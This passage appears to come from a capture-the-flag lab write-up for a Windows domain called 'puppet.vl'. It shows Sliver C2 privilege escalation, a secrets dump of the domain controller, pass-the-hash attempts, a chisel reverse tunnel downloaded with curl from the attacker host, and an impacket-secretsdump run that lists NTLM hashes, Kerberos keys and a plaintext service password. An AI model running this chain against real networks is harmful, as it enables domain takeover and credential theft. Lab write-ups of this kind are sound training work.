⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣿⢡⣿⣿⡿⠁⠀⢀⣠⡤⠄⠀⠀⠀⠀⠀⠰⠖⠒⠂⠤⡀⠀⢸⣿⣿⢹⣿⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢸⡟⢸⣿⣿⠇⠄⠂⠁⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⠀⠀⠀⠀⠁⢸⣿⣿⢸⣿⡇⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣼⡇⣿⣿⣿⠀⠀⠀⣠⣤⣬⡑⠀⠀⠀⠀⠀⢀⣥⡶⠶⢦⣕⠀⢸⣿⣿⢸⣿⣷⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣿⡇⣿⣿⣿⠀⢠⠾⠁⣀⡈⠋⠁⠀⠀⠀⠀⠀⠀⢠⣤⡀⠈⠇⢨⣿⣿⢸⣿⣿⣇⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣼⣿⡇⣿⡿⣸⣣⠈⠐⠈⠛⠃⠀⠀⠀⠀⠀⠀⠀⠀⠈⠉⠀⠀⠀⠂⣿⣿⡸⣿⣿⣿⡄⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣼⣿⣟⡄⣿⠇⣿⠪⢁⠀⢐⠒⠂⠀⠀⠀⠀⠀⠀⠀⠀⠈⠀⠉⠄⠐⢀⡼⣿⡇⠹⣿⣿⣿⡄⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢠⣾⣿⢟⣾⣇⣿⢰⣿⣷⡄⠒⠀⠀⠂⠂⠀⠐⠒⠒⠒⠒⠒⠒⠀⠆⠀⠁⣿⡇⣿⣿⢠⡹⣿⣿⣿⣆⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣴⣿⣿⢏⣾⣿⣿⠛⢸⣿⣿⣷⢄⣀⣀⣀⢤⣤⣤⣤⣤⣤⣤⣤⣤⣤⢦⣤⢲⢻⠇⣿⡿⣼⣷⡝⣿⣿⣿⣧⡀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⢀⣴⣿⣿⣿⢫⣾⣿⣿⣿⣠⢸⣿⣿⣿⣼⣼⣿⣬⡬⢉⠉⠉⠉⠉⢉⡩⢋⣾⣶⣾⡶⣱⣷⡿⣹⣿⣿⣿⡟⢿⣿⣿⣿⣆⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⣴⣿⣿⣿⡟⢁⣿⣿⣿⣿⣿⡏⢸⣿⣿⣿⣿⢟⡽⠋⠇⠀⠉⠒⠖⠊⠁⠀⠀⠊⡻⡟⣼⣿⣿⢳⣿⣿⣿⣿⣧⠀⠹⣿⣿⣿⡷⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⣿⣿⣿⡏⠀⢸⣿⣿⣿⣿⣿⣷⢸⣿⣿⡫⠓⠻⠠⣂⠈⠄⠀⠀⠀⠀⢀⠔⠁⣰⣷⣼⣿⣿⣿⣚⠿⣿⣿⣿⣿⡄⠀⣿⣿⣿⡇⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⣿⣿⣿⡇⠀⣾⣿⣿⣿⣿⡿⢯⣿⣿⠏⠀⠀⠂⢁⠋⠄⠀⠱⡄⠀⠐⠁⠀⡰⡋⢯⣿⣿⣿⡏⠉⠙⠚⢝⢿⣿⣿⣴⣿⣿⣿⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⣿⣿⣿⡇⣼⣿⣿⣿⡿⠋⠀⣼⣿⠏⠀⠀⠐⠀⠂⠀⠈⠀⠀⠈⠁⠀⠀⣼⠌⡀⠈⢼⣿⣿⣧⠀⠀⠀⠀⠀⠻⣿⢻⣿⣿⡏⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⢹⣿⣿⡿⣿⣿⣿⡿⠁⠀⣰⣿⣯⠂⠀⠀⢆⠂⠀⡠⡀⠈⢄⠀⠀⡠⢀⠙⠐⡀⠁⠚⣿⣿⣿⡄⠀⢴⠀⠀⠀⢹⣾⣿⣟⣄⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⣸⣿⣿⣿⣹⣿⣿⠁⠀⣰⣿⢯⡷⠀⠀⢠⠂⡠⠊⠀⠀⠁⠢⢳⠀⠀⠀⠀⡄⠈⢀⠀⡟⣿⣿⣷⡀⢸⠀⠀⠀⣾⣿⣿⣹⣿⣷⡀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⢀⣼⣿⣹⣿⣿⣇⣿⠁⢆⣼⣿⠏⣸⡄⠀⠀⠀⠊⠀⠀⠀⡀⠀⠄⠁⠀⠀⠀⠀⠀⠀⠀⡀⠃⠘⢿⣿⣷⣸⠀⠀⠀⣿⣿⣷⡻⣿⣿⣿⣦⡀⠀⠀⠀⠀
⠀⠀⢀⣴⣿⣿⢿⣷⣻⣿⣿⡇⣠⣾⣿⡟⠀⣿⠀⠀⠀⠇⡐⠂⠈⠀⡠⠀⠂⠀⠁⠈⠂⠀⠘⠀⢀⠀⠀⠀⢩⢿⣿⣿⡄⠀⠀⢻⣿⣿⢹⣜⢿⣿⣿⣿⣄⠀⠀⠀
⠀⣴⣿⣿⣿⠃⣾⣿⢣⣿⣿⢱⣿⣿⣿⠃⢰⡏⠀⠀⠀⠂⠀⠁⡠⠪⠈⠀⠠⠀⡀⠀⠀⠡⡀⡀⡀⠀⡀⠀⠀⢯⣻⣿⣿⣆⠀⠈⣿⣿⣇⢿⣯⣿⣿⣿⣿⣷⡄⠀
⢸⣿⣿⣿⠇⠀⢿⣿⣿⣿⢃⣿⣿⣿⣿⠄⢸⠁⠀⠀⢘⣀⣵⡊⠀⠀⠀⢀⡀⠀⠀⠁⠐⠀⠔⣵⣄⣀⣠⠀⠀⠈⣷⡹⣿⣿⡇⠌⠘⣿⣿⡼⣿⡇⠙⢿⣿⣿⣿⡆
⢸⠻⣿⣿⠀⢀⣼⣿⣿⠃⢸⡿⣿⣿⣿⠀⡜⠀⠀⠀⡄⠀⢀⣀⣀⣀⢁⣀⡸⣍⣁⣠⣃⡸⠉⠀⠀⢀⣘⠀⠀⠀⠸⡇⣿⣿⡏⠀⠀⢹⣿⣿⣿⣿⠀⠀⢹⣿⣿⡇
⠀⠀⠈⢻⣴⣿⣿⣿⠃⠀⠸⡇⣿⣿⣿⠀⠂⠀⠀⠀⠛⠛⣶⣶⣿⣿⣮⣿⣵⣾⠿⠿⠿⠷⠾⠿⠿⢷⣶⡄⠀⠀⠀⣿⣿⣿⠃⠀⠀⠈⠹⣿⣧⡻⠀⠀⢸⣿⣿⡇
⠀⣄⣴⣿⣿⡿⠋⠂⠀⠀⠀⣇⣿⣿⣿⡈⠀⠀⠀⢠⠀⠀⣿⣿⣿⣿⣿⣿⣿⣿⠀⠀⠀⠀⠀⠀⠀⢸⣿⡇⠀⠀⠀⣟⣿⣿⠀⠀⠀⡇⠀⠹⣿⣿⣄⠀⢸⣿⣿⠀

The final flag is the password of the user "root@puppet.vl".
Mouhaaaaa ok funny, needed to proceed for credentials dumping.
Credentials dumping (Puppet_Root)
Escalate to NT AUTHORITY\SYSTEM:
sliver (puppet-mtls) > getsystem


[*] A new SYSTEM session should pop soon...

[*] Beacon b5011dc6 puppet-mtls - 10.10.138.197:51840 (DC01) - windows/amd64 - Sat, 02 Nov 2024 11:18:04 JST

sliver (puppet-mtls) > use b5011dc6-10ba-45ba-a993-761b44e332d7

[*] Active beacon puppet-mtls (b5011dc6-10ba-45ba-a993-761b44e332d7)

sliver (puppet-mtls) > sessions

 ID         Transport   Remote Address        Hostname   Username                   Operating System   Health
========== =========== ===================== ========== ========================== ================== =========
 1dc7f15b   mtls        10.10.138.198:49447   File01     <err>                      windows/amd64      [ALIVE]
 26d7f63d   mtls        10.10.138.198:49467   File01     NT AUTHORITY\SYSTEM        windows/amd64      [ALIVE]
 78b74be5   mtls        10.10.138.198:49403   File01     PUPPET\Bruce.Smith         windows/amd64      [ALIVE]
 955ca709   mtls        10.10.138.197:51262   DC01       PUPPET\svc_puppet_win_t0   windows/amd64      [ALIVE]
 fc1001c1   mtls        10.10.138.198:49508   File01     PUPPET\svc_puppet_win_t1   windows/amd64      [ALIVE]

sliver (puppet-mtls) > interactive

[*] Using beacon's active C2 endpoint: mtls://pm01.puppet.vl:8443
[*] Tasked beacon puppet-mtls (e4982434)

[*] Session 0e59d48f puppet-mtls - 10.10.138.197:51855 (DC01) - windows/amd64 - Sat, 02 Nov 2024 11:18:36 JST

sliver (puppet-mtls) > use 0e59d48f-421b-4cf5-8627-02a937881675

[*] Active session puppet-mtls (0e59d48f-421b-4cf5-8627-02a937881675)

sliver (puppet-mtls) > sessions

 ID         Transport   Remote Address        Hostname   Username                   Operating System   Health
========== =========== ===================== ========== ========================== ================== =========
 1dc7f15b   mtls        10.10.138.198:49447   File01     <err>                      windows/amd64      [ALIVE]
 26d7f63d   mtls        10.10.138.198:49467   File01     NT AUTHORITY\SYSTEM        windows/amd64      [ALIVE]
 78b74be5   mtls        10.10.138.198:49403   File01     PUPPET\Bruce.Smith         windows/amd64      [ALIVE]
 955ca709   mtls        10.10.138.197:51262   DC01       PUPPET\svc_puppet_win_t0   windows/amd64      [ALIVE]
 fc1001c1   mtls        10.10.138.198:49508   File01     PUPPET\svc_puppet_win_t1   windows/amd64      [ALIVE]
 0e59d48f   mtls        10.10.138.197:51855   DC01       NT AUTHORITY\SYSTEM        windows/amd64      [ALIVE]
Secrets dump:
sliver (puppet-mtls) > sharpsecdump '' -target=dc01.puppet.vl

[*] sharpsecdump output:
[*] RemoteRegistry service started on dc01.puppet.vl
[*] Parsing SAM hive on dc01.puppet.vl
[*] Parsing SECURITY hive on dc01.puppet.vl
[X] Error stopping RemoteRegistry service on dc01.puppet.vl, follow-up action may be required
[X] Cleanup completed with errors on dc01.puppet.vl
---------------Results from dc01.puppet.vl---------------
[*] SAM hashes
Administrator:500:aad3b435b51404eeaad3b435b51404ee:4541222eb33bc10403c871fb6de0f243
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
[X] Error parsing SAM dump file: System.IndexOutOfRangeException: Index was outside the bounds of the array.
   at SharpSecDump.RegQueryValueDemo.ParseSam(Byte[] bootKey, RegistryHive sam)
[*] Cached domain logon information(domain/username:hash)
[*] LSA Secrets
[*] $MACHINE.ACC
puppet.vl\DC01$:aad3b435b51404eeaad3b435b51404ee:16f7692a02901c7b424524debc642683
[*] DPAPI_SYSTEM
dpapi_machinekey:f55461801c15d867ea56a3bf183977fa6301e601
dpapi_userkey:cd30040c9b9008515a1855d614a6831ef1986886
[*] NL$KM
NL$KM:44b2e087c3815edaa7c7c6750b36a78ee5b9edbd69704b67db626d254b191eec24471fd56431731945bb8735c44c820ec85482580aa3c0933bdc96ca657aa038
[*] _SC_puppet
svc_puppet_win_t0@puppet.vl:oysJf8fdYp2daQG2
---------------Script execution completed---------------
Found:
- svc_puppet_win_t0:oysJf8fdYp2daQG2 (password)
- Administrator:4541222eb33bc10403c871fb6de0f243 (NTLM Hash)
Try to RDP via the Admin account but it`s restricted:
$ xfreerdp /u:'Administrator' /pth:'4541222eb33bc10403c871fb6de0f243' /v:10.10.138.197 /d:puppet.vl
[13:07:08:288] [975227:975228] [WARN][com.freerdp.crypto] - Certificate verification failure 'self-signed certificate (18)' at stack position 0
[13:07:08:288] [975227:975228] [WARN][com.freerdp.crypto] - CN = DC01.puppet.vl
[13:07:16:050] [975227:975228] [INFO][com.freerdp.gdi] - Local framebuffer format  PIXEL_FORMAT_BGRX32
[13:07:16:050] [975227:975228] [INFO][com.freerdp.gdi] - Remote framebuffer format PIXEL_FORMAT_BGRA32
[13:07:16:117] [975227:975228] [INFO][com.freerdp.channels.rdpsnd.client] - [static] Loaded fake backend for rdpsnd
[13:07:16:117] [975227:975228] [INFO][com.freerdp.channels.drdynvc.client] - Loading Dynamic Virtual Channel rdpgfx
[13:07:42:689] [975227:975228] [INFO][com.freerdp.core] - ERRINFO_RPC_INITIATED_DISCONNECT_BY_USER (0x0000000B):The disconnection was initiated by an administrative tool on the server running in the user's session.
[13:07:42:689] [975227:975228] [ERROR][com.freerdp.core] - rdp_set_error_info:freerdp_set_last_error_ex ERRINFO_RPC_INITIATED_DISCONNECT_BY_USER [0x0001000B]

The socks5 proxy in sliver is not so stable then we will upload in puppet.puppet.vl and use chisel:
In our attacker machine:
$ ./chisel server -p 8001 --reverse &
On puppet.puppet.vl:
root@puppet:~# cd /tmp/
root@puppet:/tmp# curl 10.8.2.19/chisel -o chisel
root@puppet:/tmp# chmod +x chisel
root@puppet:/tmp# ./chisel client 10.8.2.19:8001 R:1080:socks &
Then dump:
$ proxychains impacket-secretsdump -hashes 'aad3b435b51404eeaad3b435b51404ee:4541222eb33bc10403c871fb6de0f243' -dc-ip 10.10.138.197 administrator@dc01.puppet.vl
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.138.197:445  ...  OK
[*] Target system bootKey: 0x12ec7829ad3c05e27c8af7b009cbd58a
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:4541222eb33bc10403c871fb6de0f243:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
PUPPET\DC01$:aes256-cts-hmac-sha1-96:b03819e6acbc67997ea7bfe95fb0e43e05cca8445906a1cb2ed44a3adfa6304c
PUPPET\DC01$:aes128-cts-hmac-sha1-96:033f61134f74e2cb0fd9e7cdd7ac8a9b
PUPPET\DC01$:des-cbc-md5:ec4fc4fe5bb36eba
PUPPET\DC01$:plain_password_hex:c082aee49cde8648ad7c013da822bbc4391ff935beb20bdd98cfd6ef8287c5bae93f8943ad8eddb41bd1d512d931cfbe64d654a3cab12be6493dbdd90d57cccb0e19e30876b5ceb472e2f6893694b56b8749da1587bcce5cdf5c85d8dd6a0044d154c0bf81720525dfff5b7381a08a276ca120f670208e6f58ac1dc8054e653ff148adf625cee1b34851e15b32c1d9e3385092cc2a2f005644f7b21995a6a3b5f266e6dbae26347b5cef4bfcf779e5f5d316d30fd574ccec200943c95d2f51963b70e8fc7dc725d7f8713c27b1955f63faac460ccd01f48ffcee6e372220cefd33d50f56ada1f221dc1a25d5341709db
PUPPET\DC01$:aad3b435b51404eeaad3b435b51404ee:16f7692a02901c7b424524debc642683:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0xf55461801c15d867ea56a3bf183977fa6301e601
dpapi_userkey:0xcd30040c9b9008515a1855d614a6831ef1986886
[*] NL$KM
 0000   44 B2 E0 87 C3 81 5E DA  A7 C7 C6 75 0B 36 A7 8E   D.....^....u.6..
 0010   E5 B9 ED BD 69 70 4B 67  DB 62 6D 25 4B 19 1E EC   ....ipKg.bm%K...
 0020   24 47 1F D5 64 31 73 19  45 BB 87 35 C4 4C 82 0E   $G..d1s.E..5.L..
 0030   C8 54 82 58 0A A3 C0 93  3B DC 96 CA 65 7A A0 38   .T.X....;...ez.8
NL$KM:44b2e087c3815edaa7c7c6750b36a78ee5b9edbd69704b67db626d254b191eec24471fd56431731945bb8735c44c820ec85482580aa3c0933bdc96ca657aa038
[*] _SC_puppet
svc_puppet_win_t0@puppet.vl:oysJf8fdYp2daQG2
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.138.197:135  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.138.197:49667  ...  OK
Administrator:500:aad3b435b51404eeaad3b435b51404ee:4541222eb33bc10403c871fb6de0f243:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:6f15bc3ed0fd95adad91580ff014040d:::
puppet.vl\Leigh.Coates:1106:aad3b435b51404eeaad3b435b51404ee:5df1d0c1c9dbcb8ccf4a109ba487cbf6:::
puppet.vl\June.Lewis:1107:aad3b435b51404eeaad3b435b51404ee:e7746853d15ab82a48b30b293ae1ccae:::
puppet.vl\Damien.Brown:1108:aad3b435b51404eeaad3b435b51404ee:2fb85cd3aac74f1d20fe765217855516:::
puppet.vl\Stanley.White:1109:aad3b435b51404eeaad3b435b51404ee:d95b3f5fc8026075dc804c1ed17e8fd5:::
puppet.vl\Callum.Barber:1110:aad3b435b51404eeaad3b435b51404ee:5dae9820e2a26d74b19c61ea11c493ba:::
puppet.vl\Alan.Carr:1111:aad3b435b51404eeaad3b435b51404ee:a075288665a77f43f94b5a71c06d54b2:::
puppet.vl\Joanne.Morris:1112:aad3b435b51404eeaad3b435b51404ee:5cb7d4b391c531551294ec8599b8ec48:::
puppet.vl\Tracy.Roberts:1113:aad3b435b51404eeaad3b435b51404ee:7bd842e1750a0aecda188900ab233302:::
puppet.vl\Beth.Fletcher:1114:aad3b435b51404eeaad3b435b51404ee:114b2a30eb65bfbe76c3645bdb965d07:::
puppet.vl\Leonard.Woods:1115:aad3b435b51404eeaad3b435b51404ee:82e235b2540c43071fb152511269fb9f:::
puppet.vl\Hannah.Begum:1116:aad3b435b51404eeaad3b435b51404ee:20ea1da8e16ad73949c2c3415f38148a:::
puppet.vl\Francis.Payne:1117:aad3b435b51404eeaad3b435b51404ee:cdc07c3d1aa4970bd52930bc15e101ba:::
puppet.vl\Brenda.Nicholls:1118:aad3b435b51404eeaad3b435b51404ee:0a46bebad5ab700648c9803528506303:::
puppet.vl\George.Smith:1119:aad3b435b51404eeaad3b435b51404ee:387244b92ac0970d5d65df4459202998:::
puppet.vl\Pamela.Oliver:1120:aad3b435b51404eeaad3b435b51404ee:17844678e8496484a51a3c55021a86ab:::
puppet.vl\Elaine.Wilson:1121:aad3b435b51404eeaad3b435b51404ee:e4e2f3ca0f20ac6923fbc6ad02c25d22:::
puppet.vl\Chloe.Powell:1122:aad3b435b51404eeaad3b435b51404ee:4bf682b6359d827bbf1e262577b68238:::
puppet.vl\Kelly.Rowe:1123:aad3b435b51404eeaad3b435b51404ee:f4d948db15a184b984d42b3a185f3ca9:::
puppet.vl\Judith.Burton:1124:aad3b435b51404eeaad3b435b51404ee:9076577f2a6ff7e0f681ca8964453410:::
puppet.vl\Richard.Buckley:1125:aad3b435b51404eeaad3b435b51404ee:b9b12cdfe4ba051ee12308319f02729d:::
puppet.vl\Bruce.Smith:1126:aad3b435b51404eeaad3b435b51404ee:adca4e5100daee75ab5f85292205b07e:::
puppet.vl\Paige.Jones:1127:aad3b435b51404eeaad3b435b51404ee:4adf07a336a944c2696f0b5564787709:::
puppet.vl\Simon.Parkes:1128:aad3b435b51404eeaad3b435b51404ee:564c4938136932a293fc39d650b3eff2:::
puppet.vl\Leigh.Hamilton:1129:aad3b435b51404eeaad3b435b51404ee:cb3afd5811abb446463b7bd5253c883f:::
puppet.vl\Phillip.Rowe:1130:aad3b435b51404eeaad3b435b51404ee:67fde610cddaa6a7d77eda9adf37d36e:::
puppet.vl\svc_puppet_win_t1:1131:aad3b435b51404eeaad3b435b51404ee:784c7b51056579e64f74c71cb013dda6:::
puppet.vl\svc_puppet_lin_t1:1132:aad3b435b51404eeaad3b435b51404ee:784c7b51056579e64f74c71cb013dda6:::
puppet.vl\svc_puppet_win_t0:1602:aad3b435b51404eeaad3b435b51404ee:03e9631bd5f2236fa801834900a04ba0:::
puppet.vl\root:1603:aad3b435b51404eeaad3b435b51404ee:4dac688dfef58e90ba43b12d44d40aad:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:16f7692a02901c7b424524debc642683:::
FILE01$:1104:aad3b435b51404eeaad3b435b51404ee:eb0459ad26ea60638bef221f968a26a7:::
PUPPET$:3101:aad3b435b51404eeaad3b435b51404ee:fbc20cac89df657f16ca2a36338df33d:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:e33b04919864c8e446d4bec023ed34e70e1f3fbaaf918d1b9a09b07595718b5d
Administrator:aes128-cts-hmac-sha1-96:e90989984a831754fce341faecc00e62
Administrator:des-cbc-md5:d5fb611a80850202
krbtgt:aes256-cts-hmac-sha1-96:f1fdf882d4287173c435e814ed7bab6ee1bd690d80931537749ff80e310a5106
krbtgt:aes128-cts-hmac-sha1-96:c27a864ebf505f6ea39a76fd04418973
krbtgt:des-cbc-md5:2034134c868507cb
puppet.vl\Leigh.Coates:aes256-cts-hmac-sha1-96:1494a8806c53c9ec1ac4be0a8147fd2edc284460b2af37099ec5700997c2aeb7
puppet.vl\Leigh.Coates:aes128-cts-hmac-sha1-96:72acc35fb1c9dee021b9ba859b41c383
puppet.vl\Leigh.Coates:des-cbc-md5:c4a8156815b34a80
puppet.vl\June.Lewis:aes256-cts-hmac-sha1-96:4b322249185d54c061416c39285f75fd0749b7802acfb9ebf65babc73a66f144
puppet.vl\June.Lewis:aes128-cts-hmac-sha1-96:0d117bbf2ca3d28ef8e7b6d11d90f599
puppet.vl\June.Lewis:des-cbc-md5:0b75c8e55ee08564
puppet.vl\Damien.Brown:aes256-cts-hmac-sha1-96:59b886546839020638faa0953a88fac373a969c6a38da1b2f47b8578db14e6f5
puppet.vl\Damien.Brown:aes128-cts-hmac-sha1-96:006eea845dd72de148975ad05356da29
puppet.vl\Damien.Brown:des-cbc-md5:d98351d0b05bdc29
puppet.vl\Stanley.White:aes256-cts-hmac-sha1-96:997569d2bea1562f230e43e358af6a6bc52b3cbe618d5c4abc75d8a2002c84ea
puppet.vl\Stanley.White:aes128-cts-hmac-sha1-96:508cb7b19ce67353deb97c8a83c2a57c
puppet.vl\Stanley.White:des-cbc-md5:8c2c584c1634520d
puppet.vl\Callum.Barber:aes256-cts-hmac-sha1-96:5ecc2e003e67030a778405abcb9249856e225ab8b59a76501f7cd0e7d0e119d6
puppet.vl\Callum.Barber:aes128-cts-hmac-sha1-96:d6e0f9c546d31ffe9425840d6ed99bbc
puppet.vl\Callum.Barber:des-cbc-md5:c8da10a26bba2962
puppet.vl\Alan.Carr:aes256-cts-hmac-sha1-96:fe64cd40c86a4f56c7203b9f3cdbb3c4185a173db587fc63cfd074d18533eb58
puppet.vl\Alan.Carr:aes128-cts-hmac-sha1-96:5100d5102f5ea1628ce69c24d7fab2d0
puppet.vl\Alan.Carr:des-cbc-md5:08fba7ef921f5175
puppet.vl\Joanne.Morris:aes256-cts-hmac-sha1-96:095bf23b900f5995fdc41bad9389f039709470ffbdc4c7d29a10cb7445569acb
puppet.vl\Joanne.Morris:aes128-cts-hmac-sha1-96:07327b6831511a3d2bb567cd65c93bdd
puppet.vl\Joanne.Morris:des-cbc-md5:047c67e561e301b6
puppet.vl\Tracy.Roberts:aes256-cts-hmac-sha1-96:2c1146d7c854af27a4381ff9bcd3a69e5b33f3250c6cf4c2cee0a85300edb7e6
puppet.vl\Tracy.Roberts:aes128-cts-hmac-sha1-96:23618c9136b4db9574e176afcf67025e
puppet.vl\Tracy.Roberts:des-cbc-md5:64f4ea2686ec13ad
puppet.vl\Beth.Fletcher:aes256-cts-hmac-sha1-96:34956ebb5501f2ba6682deaf438c3597a7ea9e7f2836c25f06f4ea87f867d18e
puppet.vl\Beth.Fletcher:aes128-cts-hmac-sha1-96:fd20ad7a51e0f47ca3301e9f371661cb
puppet.vl\Beth.Fletcher:des-cbc-md5:98fe29514610e5c8
puppet.vl\Leonard.Woods:aes256-cts-hmac-sha1-96:cc772019ca21c1f52585d47b6bdc74574c1fee685f642020134f0f43a4522296
puppet.vl\Leonard.Woods:aes128-cts-hmac-sha1-96:690163434cf78498618979478f5b1252
puppet.vl\Leonard.Woods:des-cbc-md5:85e08a5de3c1cec2
puppet.vl\Hannah.Begum:aes256-cts-hmac-sha1-96:58687ddfeb6199e4df6f938a4d1964973b6142124efa8895bb92d7b1188eb6b2
puppet.vl\Hannah.Begum:aes128-cts-hmac-sha1-96:0d9d38128373b9b125ae4313cc9e1e8b
puppet.vl\Hannah.Begum:des-cbc-md5:a7bc1f389dda91ef
puppet.vl\Francis.Payne:aes256-cts-hmac-sha1-96:5139ffc6ca9be5336563bbb100f161ed161eccc2e1a312f658f4f0f089b7bbf4
puppet.vl\Francis.Payne:aes128-cts-hmac-sha1-96:0765a4d8d2e7b5f93b7e70d8d3455ded
puppet.vl\Francis.Payne:des-cbc-md5:d992a73bae4c3161
puppet.vl\Brenda.Nicholls:aes256-cts-hmac-sha1-96:8b5f6293d603d940585eb09f8b815462de7ed8c92e6f87b9892465b2e880e288
puppet.vl\Brenda.Nicholls:aes128-cts-hmac-sha1-96:f2cb624318de1a84f5180ab1a9d1f7e3
puppet.vl\Brenda.Nicholls:des-cbc-md5:e5803191e664d6c2
puppet.vl\George.Smith:aes256-cts-hmac-sha1-96:1f152ec476dc2a0a3c7748ec0221ce791d235b3337e9c549c005d99fce48ec63
puppet.vl\George.Smith:aes128-cts-hmac-sha1-96:9cfe231cc534bad9be912c576c6b0b6d
puppet.vl\George.Smith:des-cbc-md5:1a92e668456eda4f
puppet.vl\Pamela.Oliver:aes256-cts-hmac-sha1-96:f7b9fdbb24770d5dc4de73922aa7a1fb74c34bb1f63750c43389db9bea6f7847
puppet.vl\Pamela.Oliver:aes128-cts-hmac-sha1-96:8ca43e14eada10d1b831dc5d8b064430
puppet.vl\Pamela.Oliver:des-cbc-md5:19f15bc1a2529dab
puppet.vl\Elaine.Wilson:aes256-cts-hmac-sha1-96:8334c9968dd836ea20e65ec6f2cf7d788e9267406aa972d13c63b9c04e633b02
puppet.vl\Elaine.Wilson:aes128-cts-hmac-sha1-96:b48ea4ad9a10f1988e0a6dcbcbd3398b
puppet.vl\Elaine.Wilson:des-cbc-md5:208afbb3ef899dda
puppet.vl\Chloe.Powell:aes256-cts-hmac-sha1-96:ad619c493888220c851f27f7901431373f03925bd5578ef145ea09cf95a8e2ed
puppet.vl\Chloe.Powell:aes128-cts-hmac-sha1-96:2b72292e21edc5dc2c61d02f755dd766
puppet.vl\Chloe.Powell:des-cbc-md5:1a1cda46c104d379
puppet.vl\Kelly.Rowe:aes256-cts-hmac-sha1-96:9bdc459f78357fc1a0fb2ef405db816df857014f6c2edbbdaf9b3ece91e9a0e4
puppet.vl\Kelly.Rowe:aes128-cts-hmac-sha1-96:13b024d5d45b8c05e49a8760fdf65a4a
puppet.vl\Kelly.Rowe:des-cbc-md5:0226298613baba0b
puppet.vl\Judith.Burton:aes256-cts-hmac-sha1-96:f2eba96aaa4d8fa4eaa2d0b4072b42f4d8ce5e011ec3fc1320dbd1b11962e60a
puppet.vl\Judith.Burton:aes128-cts-hmac-sha1-96:46efc3861bdb6d33a511db92ff43800a
